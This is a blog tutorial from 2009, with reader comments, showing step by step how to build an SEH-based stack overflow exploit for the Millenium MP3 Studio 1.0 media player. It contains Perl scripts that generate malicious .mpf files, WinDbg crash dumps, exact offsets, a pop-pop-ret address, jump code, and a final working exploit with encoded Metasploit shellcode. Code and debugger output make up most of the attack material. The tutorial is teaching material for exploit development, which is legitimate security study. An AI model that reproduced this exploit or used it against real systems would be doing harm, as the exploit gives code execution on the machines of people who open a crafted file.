Corelan Team

:: Knowledge is not an object, it's a flow ::

- Home
-
- Login/Register/Logout
-
- Articles
-
- Free Tools
  - AD & CS
    - AD Disable Users
    - Certificate List Utility
    - PVE Find AD User
  - Exchange Transport Agents
    - Attachment filter
    - Attachment rename
  - Networking
    - Cisco switch backup utility
    - Network monitoring with powershell
    - TCP Ping
  - Security Related Tools
-
- Security
  - Corelan Team Members
    - Corelan Team Membership
  - Corelan Training "Corelan Live…
  - Exploit writing – forum
  - Exploit writing tutorials
  - Metasploit
    - FTP Client fuzzer
    - HTTP Form field fuzzer
    - Simple FTP Fuzzer – Metasploit…
  - Nessus/Openvas ike-scan wrapper
  - Vulnerability Disclosure Policy
  - mona.py PyCommand for Immunity Debugger
    - Download mona.py
    - Mona.py – documentation
  - Corelan ROPdb
  - Mirror for BoB’ s Immunity Debugger…
-
- Terms of use
-
- Donate
-
- About…

- About Corelan Team
- About me
- Antivirus/antimalware
- Corelan public keys
- Sitemap

« Exploit writing tutorial part 3 : SEH Based Exploits
Exploit writing tutorial part 4 : From Exploit to Metasploit – The basics »

Please consider donating: https://www.corelan.be/index.php/donate/

61,076 views

Exploit writing tutorial part 3b : SEH Based Exploits – just another example

Published July 28, 2009 | By Corelan Team (corelanc0d3r)

In the previous tutorial post, I have explained the basics of SEH based exploits. I have mentioned that in the most simple case of an SEH based exploit, the payload is structured like this :

```
[Junk][next SEH][SEH][Shellcode]
```

I have indicated that SEH needs to be overwritten by a pointer to "pop pop ret" and that next SEH needs to be overwritten with 6 bytes to jump over SEH… Of course, this structure was based on the logic of most SEH based vulnerabilities, and more specifically on the vulnerability in Easy RM to MP3 Player. So it's just an example behind the concept of SEH based vulnerabilities. You really need to look to all registers, work with breakpoints, etc, to see where your payload / shellcode resides… look at your stack and then build the payload structure accordingly… Just be creative.


Sometimes you get lucky and the payload can be built almost blindfolded. Sometimes you don't get lucky, but you can still turn a somewhat hard to exploit vulnerability into a stable exploit that works across various versions of the operating system. And sometimes you will need to hardcode addresses because that is the only way to make things work. Either way, most exploits don't look the same. They are manual and handcrafted work, based on the specific properties of a given vulnerability and the available methods to exploit the vulnerability.

In today’ s tutorial, we’ ll look at building an exploit for a vulnerability that was discovered in Millenium MP3 Studio 1.0, as reported at http://www.milw0rm.com/exploits/9277.

You can download a local copy of Millenium MP3 Studio here :

> Please log in to download Millenium MP3 Studio (1.7 MiB)

The proof of concept script states that (probably based on the values of the registers), it’ s easy to exploit… but it did not seem to work for the person who discovered the flaw and posted this PoC script.



```
#!/usr/bin/perl
# Found By :: HACK4LOVE
# MP3 Studio v 1.0 (.mpf /.m3u File) Local Stack Overflow PoC
##http://www.software112.com/products/mp3-millennium+download.html
##################################################################################
##Thanks for SKuLL-HacKeR ####and all WwW.Sec-ArT.CoM/cc team
##################################################################################
##EAX 00000000
##ECX 41414141
##EDX 7C9037D8 ntdll.7C9037D8
##EBX 00000000
##ESP 00134970
##EBP 00134990
##ESI 00000000
##EDI 00000000
##EIP 41414141
##################################################################################
## it so easy exploit but it did not work for me i hope some one exploit it#######
##################################################################################
my $crash="http://"."\x41" x 5000;
open(myfile,'>>hack4love.m3u');
print myfile $crash;
##################################################################################

# milw0rm.com [2009-07-27]
```

Based on the values in the registers displayed by “Hack4love” , one could conclude that this is a typical stack based overflow, where EIP gets overwritten with the junk buffer… so you need to find the offset to EIP, find the payload in one of the registers, overwrite EIP with a “jump to…” and that’ s it ? Well… not exactly.

Let’ see. Create a file with “http://” +5000 A’ s… What do you get when you run the application via windbg and open the file ? We’ ll create a mpf file :

```
my $sploitfile="c0d3r.mpf";
my $junk = "http://";
$junk=$junk."A"x5000;
my $payload=$junk;
print " [+] Writing exploit file $sploitfile\n";
open (myfile,">$sploitfile");
print myfile $payload;close (myfile);
print " [+] File written\n";
print " [+] " . length($payload)." bytes\n";
```

Open windbg and open the mp3studio executable. Run the application and open the file. (I’ m not going to repeat these instructions every time, I assume you know the drill by now)

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012f9b8 ebx=0012f9b8 ecx=00000000 edx=41414141 esi=0012e990 edi=00faa68c
eip=00403734 esp=0012e97c ebp=0012f9c0 iopl=0
nv up ei pl nz na pe nccs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00010206*** WARNING: Unable to verify checksum for image
00400000*** ERROR: Module load completed but symbols could not be loaded for image
00400000image00400000+0x3734:00403734 8b4af8 mov ecx,dword ptr [edx-8] ds:0023:4141413
Missing image name, possible paged-out or corrupt data.
```

Right, access violation… but the registers are nowhere near the ones mentioned in the PoC script. So either the buffer length is wrong (to trigger a typical stack based EIP overwrite overflow), or it’ s a SEH based issue. Look at the SEH Chain to find out :

```
0:000> !exchain0012f9a0:
+41414140 (41414141)
Invalid exception stack at 41414141
```

ah, ok. Both the SE Handler and the next SEH are overwritten. So it’ s a SEH based exploit.

Build another file with a 5000 character Metasploit pattern in order to find the offset to next SEH and SE Handler :

Now SEH chain looks like this :

```
0:000> !exchain0012f9a0:
+30684638 (30684639)
Invalid exception stack at 67463867
```

So SE Handler was overwritten with 0x39466830 (little endian, remember), and next SEH was overwritten with 0x67384667

- SE Handler : 0x39466830 = 9Fh0 (pattern offset 4109)
- next SEH : 0x67384667 = g8Fg (pattern offset 4105)

This makes sense.

Now, in a typical SEH exploit, you would build your payload like this :

- – first 4105 junk characters (and get rid of some nasty characters such as the 2 backslashes after http: + added a couple of A’ s to keep the amount of characters in groups of 4)
- – then overwrite next SEH with jumpcode (0xeb,0x06,0x90,0x90) to jump over SE Handler and land on the shellcode
- – then overwrite SE Handler with a pointer to pop pop ret
- – then put your shellcode (surrounded by nops if necessary) and append more data if required

or, in perl (still using some fake content just to verify the offsets) :

```
my $totalsize=5005;
my $sploitfile="c0d3r.mpf";
my $junk = "http:AA";
$junk=$junk."A" x 4105;
my $nseh="BBBB";
my $seh="CCCC";
my $shellcode="D"x($totalsize-length($junk.$nseh.$seh));
my $payload=$junk.$nseh.$seh.$shellcode;
print " [+] Writing exploit file $sploitfile\n";
open (myfile,">$sploitfile");
print myfile $payload;
close (myfile);
print " [+] File written\n";
print " [+] " . length($payload)."
```

Crash :

```
(ac0.ec0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.

eax=0012fba4 ebx=0012fba4 ecx=00000000 edx=44444444 esi=0012eb7c edi=00fb1c84
eip=00403734 esp=0012eb68 ebp=0012fbac iopl=0
nv up ei pl nz na pe nccs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010206*** WARNING: Unable to verify checksum for image
00400000*** ERROR: Module load completed but symbols could not be loaded for image0040

00400000+0x3734:00403734 8b4af8  mov     ecx,dword ptr [edx-8] ds:0023:4444443c=??????

Missing image name, possible paged-out or corrupt data.0:000>

!exchain0012fb8c:
+43434342 (43434343)
Invalid exception stack at 42424242
```

So SE Handler was overwritten with 43434343 (4 C’ s, as expected), and next SEH was overwritten with 42424242 (4 B’ s, as expected).
Let’ s replace the SE Handler with a pointer to pop pop ret, and replace next SEH with 4 breakpoints. (no jumpcode yet, we just want to find our payload) :
Look at the list of loaded modules and try to find a pop pop ret in one of the modules. (You can use the Ollydbg “SafeSEH” plugin to see whether the modules are compiled with safeSEH or not).
xaudio.dll, one of the application dll’ s, contains multiple pop pop ret’ s. We’ ll use the one at 0x1002083D :

```
my $totalsize=5005;
my $sploitfile="c0d3r.mpf";
my $junk = "http:AA";
$junk=$junk."A" x 4105;
my $nseh="\xcc\xcc\xcc\xcc"; #breakpoint, sploit should stop here
my $seh=pack('V',0x1002083D);
my $shellcode="D"x($totalsize-length($junk.$nseh.$seh));
my $payload=$junk.$nseh.$seh.$shellcode;#
print " [+] Writing exploit file $sploitfile\n";
open (myfile,">$sploitfile");
print myfile $payload;
close (myfile);
print " [+] File written\n";
print " [+] " . length($payload)." bytes\n";
```

At the first Access violation, we passed the exception back to the application. pop pop ret was executed and you should end up on the breakpoint code (in nseh)

Now where is our payload ? It should look like a lot of D’ s (after seh)… but it could be A’ s as well (at the beginning of the buffer – let’ s find out) :

If the payload is after seh, (and the application stopped at our break), then EIP should now point to the first byte of nseh (our breakpoint code), and thus a dump eip should show nseh, followed by seh, followed by the shellcode :

```
0:000> d eip
0012f9a0  cc cc cc cc 3d 08 02 10-44 44 44 44 44 44 44 44  ....=...DDDDDDDD
0012f9b0  44 44 44 44 44 44 44 44-00 00 00 00 44 44 44 44  DDDDDDDD....DDDD
0012f9c0  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012f9d0  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012f9e0  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012f9f0  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
```

```
0012fa00  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012fa10  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
```

Ok, that looks promising, however we can see some null bytes after about 32bytes (in blue) … so we have 2 options : use the 4 bytes of code at nseh to jump over seh, and then use those 16 bytes to jump over the null bytes. Or jump directly from nseh to the shellcode.

First, let’ s verify that we are really looking at the start of the shellcode (by replacing the first D’ s with some easily recognized data) :

```
my $totalsize=5005;
my $sploitfile="c0d3r.mpf";
my $junk = "http:AA";
$junk=$junk."A" x 4105;
my $nseh="\xcc\xcc\xcc\xcc";
my $seh=pack('V',0x1002083D);
my $shellcode="A123456789B123456789C123456789D123456789";
my $junk2 = "D" x ($totalsize-length($junk.$nseh.$seh.$shellcode));
my $payload=$junk.$nseh.$seh.$shellcode.$junk2;
print " [+] Writing exploit file $sploitfile\n";
open (myfile,">$sploitfile");
print myfile $payload;close (myfile);
print " [+] File written\n";
print " [+] " . length($payload)." bytes\n";
```

```
(b60.cc0): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=0012e694 ecx=1002083d edx=7c9032bc esi=7c9032a8 edi=00000000
eip=0012f9a0 esp=0012e5b8 ebp=0012e5cc iopl=0
nv up ei pl zr na pe nccs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00000246+0x12f99f:
0012f9a0 cc int 3
0:000> d eip
0012f9a0 cc cc cc cc 3d 08 02 10-41 31 32 33 34 35 36 37 ....=...A1234567
0012f9b0 38 39 42 31 32 33 34 35-00 00 00 00 43 31 32 33 89B12345....C123
0012f9c0 34 35 36 37 38 39 44 31-32 33 34 35 36 37 38 39 456789D123456789
0012f9d0 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD
0012f9e0 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD
0012f9f0 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD
0012fa00 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD
0012fa10 44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDD
```

Ok, so it is the beginning of the shellcode, but there is a little “hole” after the first couple of shellcode bytes… (see null bytes in red)
Let’ s say we want to jump over the hole, and start the shellcode with 4 NOP’ s (so we can put our real shellcode at 0012f9c0… basically use 24 NOP’ s in total before the shellcode), then we need to jump (from nseh) 30 bytes. (That’ s 0xeb,0x1e), then we can do this :

```
my $totalsize=5005;
my $sploitfile="c0d3r.mpf";
my $junk = "http:AA";
$junk=$junk."A" x 4105;
my $nseh="\xeb\x1e\x90\x90"; #jump 30 bytes
my $seh=pack('V',0x1002083D);
my $nops = "\x90" x 24;
my $shellcode="\xcc\xcc\xcc\xcc";
my $junk2 = "D" x ($totalsize-length($junk.$nseh.$seh.$nops.$shellcode));
my $payload=$junk.$nseh.$seh.$nops.$shellcode.$junk2;
print " [+] Writing exploit file $sploitfile\n";
open (myfile,">$sploitfile");
print myfile $payload;close (myfile);
print " [+] File written\n";
print " [+] " . length($payload)." bytes\n";
```

Open the mpf file and you should be stopped at the breakpoint (at 0x0012f9c0) after passing the first exception to the application :

```
(1a4.9d4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012f9b8 ebx=0012f9b8 ecx=00000000 edx=90909090 esi=0012e990 edi=00fabf9c
eip=00403734 esp=0012e97c ebp=0012f9c0 iopl=0
nv up ei ng nz na pe nccs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00010286*** WARNING: Unable to verify checksum for image
00400000*** ERROR: Module load completed but symbols could not be loaded for image
00400000image00400000+0x3734:
00403734 8b4af8 mov ecx,dword ptr [edx-8] ds:0023:90909088=????????
Missing image name, possible paged-out or corrupt data.

0:000> g
(1a4.9d4): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=0012e694 ecx=1002083d edx=7c9032bc esi=7c9032a8 edi=00000000
eip=0012f9c0 esp=0012e5b8 ebp=0012e5cc iopl=0
nv up ei pl zr na pe nccs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
efl=00000246+0x12f9bf:
0012f9c0 cc int 3
```

Ok, now replace the breaks with real shellcode and finalize the script :

```
# [+] Vulnerability  : .mpf File Local Stack Overflow Exploit (SEH) #2
# [+] Product   : Millenium MP3 Studio
# [+] Versions affected : v1.0
# [+] Download         : http://www.software112.com/products/mp3-millennium+download.html
# [+] Method    : seh
# [+] Tested on        : Windows XP SP3 En
# [+] Written by       : corelanc0d3r  (corelanc0d3r[at]gmail[dot]com
# [+] Greetz to        : Saumil & SK
# Based on PoC/findings by HACK4LOVE ( http://milw0rm.com/exploits/9277
# -----------------------------------------------------------------------------
#                                                MMMMM~.
#                                                MMMMM?.
#    MMMMMM8.   .=MMMMMMM..  MMMMMMMM,  MMMMMMM8.   MMMMM?.  MMMMMMM:    MMMMMMMMMM.
#  MMMMMMMMMM=.MMMMMMMMMMMM.MMMMMMMM=MMMMMMMMMM=.MMMMM?7MMMMMMMMMM: MMMMMMMMMMM:
#  MMMMMIMMMMM+MMMMM$MMMMM=MMMMMD$I8MMMMMIMMMMM~MMMMM?MMMMMZMMMMMI.MMMMMZMMMMM:
#  MMMMM==7III~MMMMM=MMMMM=MMMMM$.  8MMMMMZ$$$$$~MMMMM?..MMMMMMMMMI.MMMMM+MMMMM:
#  MMMMM=.      MMMMM=MMMMM=MMMMM7.  8MMMMM?     .  MMMMM?NMMMM8MMMMMI.MMMMM+MMMMM:
#  MMMMM=MMMMM+MMMMM=MMMMM=MMMMM7.  8MMMMM?MMMMM:MMMMM?MMMMMIMMMMMO.MMMMM+MMMMM:
#  =MMMMMMMMMZ~MMMMMMMMMM8~MMMMM7.  .MMMMMMMMMMO:MMMMM?MMMMMMMMMMMMIMMMMM+MMMMM:
#  .:$MMMMMO7:..+OMMMMMO$=.MMMMM7.   ,IMMMMMMO$~ MMMMM?.?MMMOZMMMMZ~MMMMM+MMMMM:
#     .,,,,..      .,,,,,.   .,,,,,,     ..,,,,..   .,,,,,,.. .,,,..,,,,. .,,,,,..,,,,,.
#                                                                      eip hunters
# -----------------------------------------------------------------------------
#
# Script provided for educational purposes only.
#
#
#
my $totalsize=5005;
my $sploitfile="c0d3r.m3u";
my $junk = "http:AA";
$junk=$junk."A" x 4105;
my $nseh="\xeb\x1e\x90\x90";  #jump 30 bytes
my $seh=pack('V',0x1002083D);  #pop pop ret from xaudio.dll
my $nops = "\x90" x 24;
# windows/exec - 303 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode="\x89\xe6\xda\xdb\xd9\x76\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
```

```
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b" .
"\x58\x50\x44\x45\x50\x43\x30\x43\x30\x4c\x4b\x51\x55\x47" .
"\x4c\x4c\x4b\x43\x4c\x45\x55\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x45\x48\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a" .
"\x4b\x51\x59\x4c\x4b\x50\x34\x4c\x4b\x45\x51\x4a\x4e\x50" .
"\x31\x49\x50\x4d\x49\x4e\x4c\x4c\x44\x49\x50\x42\x54\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x48\x42\x4a\x4b\x4b" .
"\x44\x47\x4b\x51\x44\x47\x54\x45\x54\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x46\x44\x43\x31\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x51" .
"\x34\x45\x54\x48\x43\x51\x4f\x50\x31\x4a\x56\x43\x50\x51" .
"\x46\x45\x34\x4c\x4b\x47\x36\x46\x50\x4c\x4b\x47\x30\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x43\x58\x45" .
"\x58\x4b\x39\x4b\x48\x4b\x33\x49\x50\x43\x5a\x46\x30\x42" .
"\x48\x4a\x50\x4c\x4a\x44\x44\x51\x4f\x42\x48\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x51\x47\x4b\x4f\x4a\x47\x42\x43\x45" .
"\x31\x42\x4c\x45\x33\x45\x50\x41\x41";
my $junk2 = "D" x ($totalsize-length($junk.$nseh.$seh.$nops.$shellcode));
my $payload=$junk.$nseh.$seh.$nops.$shellcode.$junk2;
#
print " [+] Writing exploit file $sploitfile\n";
open (myfile,">$sploitfile");
print myfile $payload;
close (myfile);
print " [+] File written\n";
print " [+] " . length($payload)." bytes\n";
```

pwned ! (and submitted this one to milw0rm :)) : see Millenium MP3 Studio 1.0 .mpf File Local Stack Overflow Exploit #2

> You can find the list of all of my exploits that are published on milw0rm at http://www.milw0rm.com/author/2052

Exercise

Now I have a nice little exercise for you : try to build a working exploit for m3u files, and see if you can find a way to use an EIP overwrite (instead of SEH)
Quick note : shellcode does not have to be placed after nseh/seh… it can also be put in the first part of the payload buffer, and sometimes you have to

- use a small buffer location to write some jumpcode, so you can jump to the real shellcode
- hardcode an address (if nothing else works)

The SEH based exploit for m3u files is almost identical to the mpf version, so I’ m not going to discuss this one here

> If you want to discuss this exercise, please register/log in, and open a dicussion on the forum : http://www.corelan.be/index.php/forum/writing-exploits/

(I might just post the solution on the forum in a couple of days as well).
Stay tuned for more information, and tips&tricks on exploit writing…

> Update : one of the users on this blog/forum (mancu37) has posted an alternative exploit for this vulnerability (based on direct RET overwrite). You can find his PoC exploit at http://www.corelan.be/index.php/forum/writing-

exploits/exploit-for-m3u-file-eip-overwrite-additional-excercise-of-tutorial-3-part-b/. Good job mancu37 !

Twitter Facebook LinkedIn WhatsApp Reddit Telegram Print

Related Posts:

- Exploit writing tutorial part 3 : SEH Based Exploits
- Exploit writing tutorial part 6 : Bypassing Stack Cookies, SafeSeh, SEHOP, HW DEP and ASLR
- Exploit writing tutorial part 1 : Stack Based Overflows
- Offensive Security Exploit Weekend
- Exploit writing tutorial part 7 : Unicode – from 0x00410041 to calc
- Metasploit Bounty – the Good, the Bad and the Ugly
- Ken Ward Zipper exploit write-up on abysssec.com
- Exploit writing tutorial part 8 : Win32 Egg Hunting
- Exploit writing tutorial part 5 : How debugger modules & plugins can speed up basic exploit development
- Exploit writing tutorial part 4 : From Exploit to Metasploit – The basics

Posted in 001_Security, Exploit Writing Tutorials, Exploits | Tagged bof, buffer, corelan-be-seh, corelan-seh-tutorial, edx, eip, exploit, junk nseh, milw0rm, nseh, ollydbg, overflow, payload, perl, safeseh, seh, shellcode, stack, windbg, xcc

9 Responses to *Exploit writing tutorial part 3b : SEH Based Exploits – just another example*

-
  mancu37 says:
  November 18, 2009 at 21:56

  Hi Peter, I don’ t write in english but I try…

  I have practiced and seen those tutorials 1,2,3 and 3B and they are very interesting and very educational.

  thank you for your time!, I have learned so much…

  Martín

-
  Maki says:
  December 9, 2009 at 20:05

  Thank you a LOT for these tutorials :-).

- *johnnycannuk* says:
  July 11, 2010 at 23:18

  Very good, though I noticed hat the file must be have an .mpf extension, rather than the .m3u for the exploit to work. I have successfully got it working with c0d3r.mpf but if I change the script to generate c0d3r.m3u, nothing happens. If I simply rename the file to .m3u from .mpf, it does not trigger the exploit.

  Thought you should know that.

- *5l1v3r* says:
  August 23, 2010 at 05:28

  I like your SEH overwrite. Lacking some important steps.
  1) keep in mind when writing your own exploit that you still need to trigger the SEH.
  2) if dep, then note that when SEH !exchain will not be allowed to execute stack-based code. This is a really easy thing newbies are not used to but should see it in action so when it happens to them, they know how to identify this technique.
  3) application level code/logic may prevent developer from triggering their exploit. For example, what if the input parameter triggering SEH is a UserID and the application only likes ASCII sets (they are checked) – then you have to find and place a good pop/pop/ret that is coming from some module that is usable within ASCII code set. this requires getting good with searching. test what you get with what is expected when your dumping memory to find out why the pop/pop/ret was not working.
  4) I windbg "lm" to search loaded mods and find my pop/pop/rets manually, but using metasploit' s msfpescan script against the binairies or loaded dlls is easier. Im old fashioned so I use meta_asm_shell.rb to get opcodes that could do pop/pop/ret equivalents.
  5) Using Byakugan compiled for your target helps finding the depth to SEH much faster. pattern_create/pattern_find work too. Or, you can count the distance.

- *kelcya* says:
  December 16, 2010 at 06:45

  Peter,

  If I have a small buffer for my payload after jumping to my shellcode, is there anyway I can find a space that can find a bigger buffer for my payload.

  So I have junk(320) + nseh(4) + seh(4) + shell(112)

  As you can see, I only have 112 bytes to play with for a shell.

  Thanks for your help

- *Peter Van Eeckhoutte* says:
  December 16, 2010 at 07:20

  please create a thread in the forum, or hop on to our irc channel #corelan (on freenode)
  tx

- *dru1d0k* says:
  January 27, 2012 at 10:18

  Working on this tutorial parts 3 and 3b was happyness, thanks for sharing your knowledge.

  A little question though, regarding the offset, where is located the address to the next exception registration record.
  We use the MSF pattern, and find the offset of the value that overwrite the so called nseh.

  For me, these offsets are 4105 for mpf, and 4103 for m3u. But they are computed independently of the ‘http://’ prefix.

  Does this mean that the string we are using while overwriting the stack starts at AAA.A.. and not at http://AAAAA… ?
  There may be a variable or parameter that points to an address I’ ve seen, that points to ascii AAA.A…

  How would you investigate on this ? Cause you have to know this to get the correct offest to nseh.

  As always, any advice is appreciated.
  Thanks,
  dru1d0k

  - *Corelan Team (corelanc0d3r)* says:
    January 28, 2012 at 06:49

    hi dru1d0k,
    mind posting your question in the forum please ?
    tx

- *3ntr0py* says:
  June 30, 2012 at 00:34

Thank you very much for all the tutorials and your time!

Search

Corelan Training

We have been teaching our win32 exploit dev classes at various security cons and private companies & organizations since 2011

Check out our schedules page here **and sign up for one of our classes now!**

Donate

Want to support the Corelan Team community ? **Click here to go to our donations page.**

Want to donate BTC to Corelan Team?

Your donation will help funding server hosting.

Corelan Team Merchandise

You can support Corelan Team by donating or purchasing items from [the official Corelan Team merchandising store.]

Corelan on Slack

You can chat with us and our friends on our Slack workspace:

- Go to our facebook page
- Browse through the posts and find the invite to Slack
- Use the invite to access our Slack workspace

Actions

- Log in
- Entries feed

- Comments feed
- WordPress.org

Categories

Select Category